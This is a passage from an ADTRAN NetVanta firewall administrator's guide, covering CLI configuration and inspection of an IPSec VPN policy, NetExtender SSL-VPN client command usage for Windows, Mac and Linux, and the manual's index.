(config-vpn[OfficeVPN])>
```



**Note** The prompt has changed to indicate the configuration mode for the VPN policy. All the settings regarding this VPN will be entered here.

4. Configure the Pre-Shared Key. In this example, the Pre-Shared Key is ADTRAN:  

```
(config-vpn[OfficeVPN])> pre-shared-secret ADTRAN
```
5. Configure the IPSec gateway:  

```
(config-vpn[OfficeVPN])> gw ip-address 10.50.31.104
```
6. Define the local and the remote networks:  

```
(config-vpn[OfficeVPN])> network local address-object "LAN Primary Subnet"
(config-vpn[OfficeVPN])> network remote address-object "OfficeLAN"
```
7. Configure the IKE and IPSec proposals:  

```
(config-vpn[OfficeVPN])> proposal ike main encr triple-des auth sha1 dh 2 lifetime 28800
(config-vpn[OfficeVPN])> proposal ipsec esp encr triple-des auth sha1 dh no lifetime 28800
```
8. In the Advanced tab in the UI configuration, enable keepalive on the VPN policy:  

```
(config-vpn[OfficeVPN])> advanced keepalive
```
9. To enable the VPN policy, use the command `vpn enable "name"` :  

```
(config[NetVanta2630])> vpn enable "OfficeVPN"
```
10. Use the finished command to save the VPN policy and exit from the VPN configure mode:  

```
(config-vpn[OfficeVPN])> finished
(config[NetVanta2630])>
```

The configuration is complete.

**Note**


---

The command prompt goes back to the configure mode prompt.

---

## Viewing VPN Configuration

Use the following steps to configure the VPN policies.

1. To view a list of all the configured VPN policies, type the command `show vpn policy`. The output will be similar to the following:

```
(config[NetVanta2630])> show vpn policy

Policy: WAN GroupVPN (Disabled)
Key Mode: Pre-shared
Pre Shared Secret: DE65AD2228EED75A

Proposals:
IKE: Aggressive Mode, 3DES SHA, DH Group 2, 28800 seconds
IPSEC: ESP, 3DES SHA, No PFS, 28800 seconds

Advanced:
Allow NetBIOS OFF, Allow Multicast OFF
Management: HTTP OFF, HTTPS OFF
Lan Default GW: 0.0.0.0
Require XAUTH: ON, User Group: Trusted Users

Client:
Cache XAUTH Settings: Never
Virtual Adapter Settings: None
Allow Connections To: Split Tunnels
```

```
Set Default Route OFF, Apply VPN Access Control List OFF
Require GSC OFF
Use Default Key OFF
```

```
Policy: OfficeVPN (Enabled)
Key Mode: Pre-shared
Primary GW: 10.50.31.104
Secondary GW: 0.0.0.0
Pre Shared Secret: ADTRAN
```

```
IKE ID:
Local: IP Address
Peer: IP Address
```

```
Network:
Local: LAN Primary Subnet
Remote: OfficeLAN
```

```
Proposals:
IKE: Main Mode, 3DES SHA, DH Group 2, 28800 seconds
IPSEC: ESP, 3DES SHA, No PFS, 28800 seconds
```

```
Advanced:
Keepalive ON, Add Auto-Rule ON, Allow NetBIOS OFF
Allow Multicast OFF
Management: HTTP ON, HTTPS ON
User Login: HTTP ON, HTTPS ON
Lan Default GW: 0.0.0.0
Require XAUTH: OFF
Bound To: Zone WAN
```

2. To view the configuration for a specific policy, specify the policy name in double quotes. For example:

```
(config[NetVanta2630])> show vpn policy "OfficeVPN"
```

The output will be similar to the following:

```
Policy: OfficeVPN (Enabled)
Key Mode: Pre-shared
Primary GW: 10.50.31.104
Secondary GW: 0.0.0.0
Pre Shared Secret: ADTRAN
```

```
IKE ID:
Local: IP Address
Peer: IP Address
```

```
Network:
Local: LAN Primary Subnet
Remote: OfficeLAN
```

```
Proposals:
IKE: Main Mode, 3DES SHA, DH Group 2, 28800 seconds
IPSEC: ESP, 3DES SHA, No PFS, 28800 seconds
```

```
Advanced:
Keepalive ON, Add Auto-Rule ON, Allow NetBIOS OFF
Allow Multicast OFF
Management: HTTP ON, HTTPS ON
User Login: HTTP ON, HTTPS ON
```

```
Lan Default GW: 0.0.0.0
Require XAUTH: OFF
Bound To: Zone WAN
```

3. Type the command **show vpn sa "name"** to see the active SA:

```
(config[NetVanta2630])> show vpn sa "OfficeVPN"

Policy: OfficeVPN
IKE SAs

GW: 10.50.31.150:500 --> 10.50.31.104:500
Main Mode, 3DES SHA, DH Group 2, Responder
Cookie: 0x0ac298b6328a670b (I), 0x28d5eec544c63690 (R)
Lifetime: 28800 seconds (28783 seconds remaining)

IPsec SAs

GW: 10.50.31.150:500 --> 10.50.31.104:500
(192.168.61.0 - 192.168.61.255) --> (192.168.15.0 - 192.168.15.255)
ESP, 3DES SHA, In SPI 0xed63174f, Out SPI 0x5092a0b2
Lifetime: 28800 seconds (28783 seconds remaining)
```

## ADTRAN NetExtender Windows Client CLI Commands

The following section includes commands for the NetExtender Windows Client CLI (NEClient.exe):

Usage: NECLI [OPTIONS]

connect [OPTIONS]

```
-s server
-u user name
-p password
-d domain name
-clientcertificatethumb thumb(when server need client
certificate)
-clientcertificatename name(when server need client
certificate)
```

disconnect

createprofile [OPTIONS]

```
-s server
-u user name(optional)
-p password(optional)
-d domain name
```

displayprofile [OPTIONS]

```
-s server(optional)
-d domain(optional)
-u username(optional)
```

deleteprofile [OPTIONS]

```
-s server
-d domain
-u username
```

showstatus

setproxy [OPTIONS]

```

 -t 1 automatic detect setting; 2 configuration script;
3 proxy server
 -s proxy address/URL of automatic configuration script
 -o port
 -u user name
 -p password
 -b bypass proxy
 -save
 queryproxy
 reconnect
 viewlog
 -profile

```

servername: connect to server directly when password has been saved

Example:

```

NECLI -version

NECLI connect -s 10.103.62.208 -d LocalDomain -u admin -p
password

NECLI connect -s 10.103.62.208 -d LocalDomain -u admin -p
password - clientcertificatethumb
cf3d20378ba7f2d9a79c536e230a2495d4a46734

NECLI connect -s 10.103.62.208 -d LocalDomain -u admin -p
password - clientcertificatename "Admin"

NECLI disconnect

NECLI createprofile -s 10.103.62.208 -d LocalDomain -u admin
NECLI displayprofile -s 10.103.62.208
NECLI deleteprofile -s 10.103.62.208 -d LocalDomain -u admin
NECLI showstatus

NECLI -t 3 -s 10.103.62.201 -o 808 -u user1 -p password -b
10.103.62.101;10.103.62.102

NECLI queryproxy
NECLI viewlog
NECLI reconnect
NECLI -profile 10.103.62.208

```

## ADTRAN NetExtender MAC and Linux Client CLI Commands

The following section includes the Mac and Linux CLI version, which is similar to the NetExtender Windows Client CLI in the previous section:

Usage: netExtender [OPTIONS] server[:port]

```

-u user
-p password
-d domain
-t timeout Login timeout in seconds, default is 30 sec.
-e encryption Encryption cipher to use. To see list use -e -h.
-m Use this option to not add remote routes.

```

```
-r filename Generate a diagnostic report.
-v Display NetExtender version information.
-h Display this usage information.
```

server: Specify the server either in FQDN or IP address.  
The default port for server is 443 if not specified.

**Example:**

```
netExtender -u ul -p pl -d LocalDomain sslvpn.company.com
[root@linux]# netExtender -u demo sslvpn.demo.adtran.com
SUSE/Ubuntu compatibility mode off
```

User Access Authentication

Password:

Domain: Active Directory

Connecting to SSL-VPN Server "sslvpn.demo.adtran.com:443". . .

Connected.

Logging in...

Login successful.

Using SSL Encryption Cipher 'DHE-RSA-AES256-SHA'

Using new PPP frame encoding mechanism

You now have access to the following 5 remote networks:

192.168.150.0/255.255.255.0

192.168.151.0/255.255.255.0

192.168.152.0/255.255.255.0

192.168.153.0/255.255.255.0

192.168.158.0/255.255.255.0

NetExtender connected successfully. Type "Ctrl-c" to disconnect...

Disconnecting NetExtender...

Terminating pppd.....

SSL-VPN logging out...

SSL-VPN connection is terminated.

Exiting NetExtender client.



# Index

---

## Symbols

1153, 1157, 1159

## Numerics

802.11b 447

802.11g 447

802.11n 447

## A

acceptable use policy 864

access rules

advanced options 506

bandwidth management 497, 612

Ethernet BWM tab 613

examples 506

public server wizard 1158

viewing 498

active/active UTM 975

add 500

address group

VPN policy wizard 1162

address object

VPN policy wizard 1162

address objects

about 279

adding 282

creating groups 284

default 281

host 279

MAC address 280

network 279

public server wizard 1157

range 279

types 279

administration

administrator name and password 101

firewall name 101

GMS management 109

login security 103

SNMP management 107

web management settings 105

ADSL Expansion Module 217

advance access rules 601

advanced access rules

drop source routed packets 603

FTP data connections to use port 20 604

randomize IP ID 602

RTSP transformations 603

stealth mode 602

support for Oracle (SQLNet) 603

alerts 1106

redundancy filter 1106

app control

about creating policies 510

enabling 541

enabling on network zones 542

exclusion list 543

policies 520

policy by application 545

policy by category 544

policy by signature 547

policy configuration 541

schedule 545, 547–548

app rules

bandwidth management 513

create rule from App Flow Monitor 519

enabling 549

log redundancy setting 550

match object types 526

policies 521

policy configuration 550

policy type characteristics 522

- application control
  - action objects 533, 558
  - application list objects 531, 556
  - bandwidth management 513, 559
  - BWM actions, predefined 534
  - BWM policy precedence 517
  - components 512
  - create rule from App Flow Monitor 519
  - data leakage prevention 510
  - email address objects 537, 562
  - filter by application 531
  - filter by category 533
  - licensing 538
  - load from file 530, 538
  - match objects 525, 555
  - negative matching 530
  - packet monitor action 518
  - per action vs per policy BWM 516
  - use cases 570
  - wizard 553
- application flow monitor
  - configuring bandwidth management 620
- ARP 349
  - ARP cache table 352
  - flushing cache 353
  - navigating and sorting entries 352
- associated stations 451
- authentication
  - VPN policy wizard 1160
- B**
- bandwidth management
  - BWM 607
  - changing type 610
  - configuring 608
  - configuring per application 615
  - configuring per firewall access rule 612
  - configuring per interface 611
  - configuring WAN action objects 619
  - creating a new action 617
  - creating a new policy 617
  - creating rules using application flow monitor 622
  - defined 623
  - global and WAN 513
  - identifying service-based applications in application flow monitor 623
  - identifying signature-based applications in application flow monitor 623
  - QoS 655
  - type Global 608
  - type None 608
  - type WAN 608
  - using application flow monitor 620
  - using with action objects 616
- bandwidth management 607
- C**
- CDMA, see wireless WAN
- certificates 113
  - importing 115
  - SCEP
    - signing request 117
- CFS Exclusion List 1037
- CFS server settings 1039
- channel 451
- clientless notification 1069
- configuration
  - setup wizard 1147
- connctions
  - maximum connections 604
- connections
  - connection limiting 504
  - connection limiting per IP Address 605
- consent 1046
- consistent NAT 705
- content filtering service 1020
  - activating 1035
  - blocked web page 1038
- core monitor 166
- create rule button 519
- custom list 1043
- D**
- data leakage prevention 510
- deep packet inspection 1058
  - maximum connections 604
- DeepSee 1115
- DF bit 770
- DH group 1160
  - VPN policy wizard 1162
- DHCP
  - NAT with 1150
  - relay mode 775
  - setup wizard 1149–1151
  - VPN central gateway 775
  - VPN remote gateway 777
- DHCP over VPN
  - leases 779
- DHCP server 364
  - advanced options 369
  - current leases 368
  - dynamic ranges 373
  - static entries 375
  - VoIP settings 378
- bandwidth management 607



- diagnostics 159
  - active connections monitor 163
  - check network settings 162
  - core monitor 166
  - CPU monitor 167
  - DNS name lookup 169
  - find network path 169
  - link monitor 168
  - multi-core monitor 165
  - packet size monitor 168
  - ping 169
  - reverse name resolution 171
  - tech support report 160
  - trace route 172
  - user monitor 173
  - web server monitor 172
- Diffie-Hellman, see DH group
- Distributed Enforcement Architecture (DEA) 1073
- DNS
  - configuring 277
  - inherit settings dynamically 278
  - rebinding attack prevention 278
  - specify DNS servers manually 278
  - with L2TP server 782
- DSL
  - setup wizard 1150
- DTIM interval 466
- dynamic DNS 399
  - configuring 400
  - providers 400
- E**
  - easy ACL 449
  - Edit Zone window 1081, 1088
  - encryption
    - VPN policy wizard 1160, 1162
  - Ethereal 134
  - exclusion list
    - configuring 1070
- F**
  - failure trigger level 770
  - file transfers, restrict 1068
  - filter properties 1038
  - FIPS 132
  - firmware
    - auto-update 132
  - firmware management
    - automatic notification 128
    - backup firmware image 130
    - booting firmware 130
    - export settings 128
    - import settings 128
    - safemode 130
    - updating firmware 130
  - fragmentation threshold 466
  - fragmented packet handling 770
- G**
  - GAV
    - cloud anti-virus database 1070
    - configuring 1063–1072
    - deep packet inspection 1058
    - HTTP clientless notification 1069
    - HTTP file downloads 1058
    - inbound inspection 1067
    - interfaces 1064
    - outbound inspection 1067
    - overview 1055–1059
    - protocol filtering 1066
    - restrict file transfers 1068
    - signatures 1066, 1071
    - SMTP messages 1069
    - status information 1065
    - UTM clustering 1017
    - zones 1065
  - Global VPN Clients
    - VPN policy wizard 1160
  - groups
    - adding 874
    - users 870
  - GSM, see wireless WAN
  - guest profiles 960
  - guest services 959
    - guest profile 960
    - login status window 960
  - guest status 965
- H**
  - H.323 697
    - transforming H.323 messages 707
  - hardware failover
    - wireless WAN 414–418
  - hex editor 566

## high availability

- active/active UTM overview 975
- active/active UTM prerequisites 988
- applying licenses to each unit 999
- configuring Active/Active UTM 993
- configuring advanced settings 993
- configuring in SonicOS 988
- configuring monitoring 995
- configuring settings 991
- configuring Stateful HA 993
- crash detection 972
- disabling PortShield 989
- forcing transitions 998
- how active/active UTM works 975
- how it works 971
- how stateful HA works 973
- initial active/active UTM setup 979
- initial setup 978
- interfaces to use 978
- license synchronization overview 976
- prerequisites 976
- stateful HA overview 973
- synchronizing settings 997
- terminology 971
- verifying active/active UTM 1006
- verifying HA status 1003
- virtual MAC address 972

HTTP clientless notification 1069

HTTP file downloads protection 1058

## I

### IKE

- DH group 1160
- phase 2 1162
- VPN policy wizard 1162

IKE dead peer detection 770

inbound inspection 1067

internet connectivity

- setup wizard 1147

interface

- Ethernet settings 212
- Internet traffic statistics 178
- physical 179

interfaces

- bandwidth management 216
- configuring LAN static interfaces 209
- configuring WAN interface 214
- configuring wire mode 245
- configuring wireless interfaces 212
- settings 178
- transparent mode 210

internal network protection 1057

intrusion prevention service

- architecture 1074
- deep packet inspection 1073
- terminology 1075
- UTM clustering 1017

IP Helper 389

- add DHCP policy 390
- add NetBIOS policy 391

IPS Sniffer Mode

- compare to L2 Bridge Mode 182
- configuring 240
- overview 205

ISP

- setup wizard 1150

## L

L2TP 781

- configuring 781

L2TP-over-IPSec 781

LAN

- setup wizard 1151

Layer 2 Bridge Mode 181

Layer 2 Tunneling Protocol, see L2TP

LDAP

- importing users from LDAP 871

link monitor 168

Linux

- using Samba for SSO 846, 943

local groups

- adding 874

local users 867

- adding 869

- editing 871

log

- automation 51, 1113, 1117
- DeepSee 1115
- e-mail alert addresses 1113
- e-mailing logs 1101
- exporting 1101
- generating reports 1139
- legacy attacks 1107
- log categories 1109
- mail server settings 1113
- name resolution 1137
- PCAP 1115
- redundancy filter 1106
- view table 1099
- viewing events 1099

login pages

- customize 865
- recovery 866

login status window 960

logs

- priority, configuring 1106

loopback policy 1158

## M

- MAC address 451
- MAC filter list 449, 469
- Macintosh
  - using Samba for SSO 846, 943
- manage security services online 97
- management interface 42
  - applying changes 44
  - common icons 43
  - dynamic user interface 42
  - getting help 47
  - logging out 48
  - navigating 43
  - navigating tables 46
- mandatory filtered IP addresses 1047
- MCUs 697
- mirror
  - packets 147
- multicast 635
  - create a new multicast object 636
  - IGMP state table 637
  - multicast state table entry timeout 636
  - reception of all multicast addresses 636
  - require IGMP membership reports for multicast data
    - forwarding 636
  - snooping 636
- multi-core monitor 165

## N

- NAT
  - routed mode alternative 225
  - with PPPoE 1150
  - with PPTP 1150
- NAT policies 327
  - comment field 330
  - creating 335
  - creating a many-to-many NAT policy 336
  - creating a many-to-one NAT policy 336
  - creating an inbound one-to-one NAT policy 338
  - creating an outbound one-to-one NAT policy 337
  - enable 330
  - inbound interface 330
  - inbound port address translation 341–342
  - loopback policy 1158
  - navigating and sorting 328
  - original destination 329
  - original service 329
  - original source 329
  - outbound interface 330
  - public server wizard 1158
  - reflective policy 330
  - settings 329
  - translated destination 329
  - translated service 330
  - translated source 329

- NAT traversal 770
- NetExtender, see SSL VPN
- NetVanta Security Portal creating account 1060
- network anti-virus 1049
  - activating 1049
- network monitor 405
- network settings
  - setup wizard 1148
- NTLM
  - about NTLM authentication 850
  - browser settings 854
  - configuration 922
  - configuring NTLM authentication 926
  - how NTLM works 853
  - max users 850
  - NTLMv2 on Windows 7/Vista 927

## O

- objects
  - service group 1158
- one arm mode, see IPS Sniffer Mode
- outbound GAV inspection 1067

## P

- packet monitor
  - advanced filter settings 145
  - basic operation 81, 148
  - benefits 134
  - configuring 137
  - display filter 142
  - export file types 156
  - firewall rules based 138
  - FTP logging 145
  - hex dump 85, 152
  - logging 143
  - mirror settings 147
  - mirroring status 154
  - monitor filter settings 139
  - overview 133–134
  - packet details 85, 152
  - starting capture 82, 149
  - starting mirror 83, 150
  - status indicators 153
  - supported packet types 156
  - viewing packets 83, 150
- packet size monitor 168
- password
  - setup wizard 1148
- PCAP 1115
- phase 2
  - VPN policy wizard 1162
- policy based routing 308
- PPPoE
  - NAT with 1150
  - setup wizard 1149–1150

## PPTP

- NAT with 1150
- setup wizard 1149–1150
- preamble length 466
- preshared key
  - VPN policy wizard 1161
- probe-enabled policy based routing 310
- protocol filtering 1066
- public server wizard 1157
  - access rules 1158
  - NAT policies 1158
  - server address objects 1157
  - server name 1157
  - server private IP address 1157
  - server type 1157
  - service group object 1158
  - starting 1157

## Q

### QoS

- bandwidth management 655
- classification 641
- defined 641
- enabling 802.1p 644
- mixed VPN traffic 648
- Quality of Service 641
- site to site VPN 643

### Quality of Service

- QoS 641

## R

### RADIUS

- configuring user authentication 878
- with L2TP server 782

### RDP bookmarks 830

### registration and license wizard 1153

### remote desktop 829

### remote site protection 1057

### restart the appliance 173

### restore default settings 467

### restrict web features 1036

### route policies 307

### routed mode 225

### routing 305

- metric values 307
- policy based routing 307
  - probe-enabled policy based routing 310
- route advertisement 306
- route advertisement configuration 306
- route policies table 308
- route policy example 310
- static routes 305, 309

### RTS threshold 466

## S

### Samba

- SSO support for Mac/Linux 846, 943

### SCEP

#### schedules

- adding 125
- deleting 126
- mixed 125
- one-time 125
- recurring 125

### SDP 706

#### security appliance

- setup wizard 1147

#### security services

- licenses 96
- managing online 1014
- manual upgrade 97
- manual upgrade for closed environments 98
- manually update 1016
- summary 1011
- UTM clustering 1017

#### security services settings

- maximum security 1015
- performance optimized 1015

#### server protection 1058

#### service group

- public server wizard 1158

#### services 297

- adding custom services 300
- adding custom services group 303
- default services 298
- supported protocols 298

#### settings

- users 859
- VPN 721

#### setup wizard

- change password 1148
- change time zone 1148
- configuration summary 1151
- DHCP mode 1150
- LAN DHCP settings 1151
- LAN settings 1150–1151
- NAT with DHCP client 1150
- NAT with PPPoE 1150
- NAT with PPPoE client 1150
- NAT with PPTP 1150
- NAT with PPTP client 1150
- static IP address with NAT enabled 1147
- WAN network mode 1149

#### signatures 1066

- manually update 1016

#### signatures table 1071

#### Simple Certificate Enrollment Protocol

- see SCEP

- SIP 697
  - media 707
  - signaling 707
  - transforming SIP messages 706
  - UDP port 707
- site-to-site VPN
  - policy name 1161
  - VPN policy wizard 1161
- SMTP messages, suppressing 1069
- SSID 451
- SSID controls 465
- SSL 800
- SSL VPN
  - bookmarks 825
  - client routes 797
  - client settings 795
  - configuring zones 795
  - overview 788
  - portal settings 794
  - server settings 793
  - status 792
  - using NetExtender 799
  - virtual office 799
- SSO
  - about NTLM authentication 850
  - advanced settings 938
  - agent installation 903
  - agents 851
  - bypassing 942, 945
  - configuring NTLM 926
  - forcing user login 946
  - how NTLM works 853
  - HTTP login with RADIUS CHAP 861
  - LED colors for agent status 916
  - NTLM authentication configuration 922
  - NTLM browser settings 854
  - per-zone enforcement 920
  - probe test mode 918
  - probe timeout 918
  - RADIUS authentication methods 878
  - Samba for Mac/Linux 846, 943
  - statistics in TSR 941
  - user info in TSR, controlling 941
  - white listing IP addresses 942, 945
- static IP
  - setup wizard 1149
- status
  - security services 91
  - users 858
  - wireless 450
- support services 99
- syslog
  - adding server 1112
  - event redundancy rate 1112
  - server settings 1112

- syslog server 1111
- system
  - alerts 91
  - information 90
  - network interfaces 94
  - status 89

## T

- tap mode 245
- technical support 27
- Terminal Server 830
- time
  - NTP settings 122
  - setting 121
- time zone
  - setup wizard 1148
- tooltips 44
- transmit power 466
- Transparent Mode 181, 184–185
- trusted domains 1036

## U

- URL cache size 1040
- user authentication
  - VPN policy wizard 1160
- user monitor 173
- users
  - acceptable use policy 864
  - active sessions 858, 948
  - adding 869
  - adding local groups 874
  - authentication 869
  - authentication methods 860
  - configuring RADIUS authentication 878
  - creating local groups 873
  - customize login pages 865
  - editing 871
  - global settings 861
  - groups 870
  - guest accounts 961
  - guest profile 960
  - guest services 959
  - guest status 965
  - local users 867
  - login status window 960
  - settings 859
  - status 858
- UTM clustering 1017

## V

- ViewPoint 1141
  - activating 1141
  - enabling 1143
- virtual IP adapter
  - VPN policy wizard 1160

## VPN 721, 769

- active L2TP sessions 782
- active tunnels 734
- advanced settings 770
- DF bit 770
- DHCP leases 779
- DHCP over VPN 775
  - central gateway 775
  - remote gateway 777
- DHCP relay mode 775
- export client policy 745
- failover to a static route 761
- global VPN client 725
- GroupVPN 735
- L2TP Server 781
- L2TP-over-IPSec 781
- NAT traversal 770
- planning sheet 726
- settings 721
- site-to-site 746
- tunnel interface 762
  - advanced routing 325, 763
- VPN policy window 746
- VPN policy wizard 1159

## VPN policy wizard

- authentication 1160, 1162
- configuration summary 1162
- connecting Global VPN Clients 1160
- destination networks 1162
- DH group 1160, 1162
- encryption 1160, 1162
- IKE phase 1 key method 1159
- IKE security settings 1159, 1162
- life time 1162
- local networks 1161
- peer IP address 1161
- policy name 1161
- preshared key 1161
- site-to-site VPN 1161
- user authentication 1160
- virtual IP adapter 1160
- VPN policy type 1159

## W

### WAN

- GroupVPN 1159
- setup wizard 1149

### WAN failover

- statistics 260

### web proxy 397

- bypass proxy servers 398
- configuring 398

### wire mode 245

### wireless encryption

- authentication type 463
- extensible authentication protocol 460
- extensible authentication protocol 462
- pre-shared key 460
- WPA encryption 460

### wireless firmware 451

### wireless guest services 451

### wireless node count 449

### wireless status 450

### wireless WAN 411, 413–433, 435

- CDMA 414
- configuring ??–431
- connection model 227, 414
- data limiting 428
- failover 227, 414–418
- glossary 431
- GSM 414
- maximum connection time 426
- monitoring 430
- overview 413–419
- PC cards 418
- prerequisites 419
- service providers 419
- status 419

### Wireshark 134

### wireshark 564

### wizards

- setup wizards 1147

### WLAN 451

- IP address 451

- settings 451

- statistics 452

- subnet mask 451

### WPA and WPA2 459–460

- EAP 462

- PSK 461

## Z

### zones 265

- adding 270

- allow interface trust 268, 274

- configuring for SSL VPN 795

- enabling security services 268

- GAV 1065

- how zones work 266

- predefined 267

- security types 267

- SSO enforcement on 920

- zone settings table 269



ADTRAN, Inc.  
901 Explorer Boulevard  
Huntsville, AL 35806

WWW.ADTRAN.COM  
P/N 232-002085-00\_Rev\_B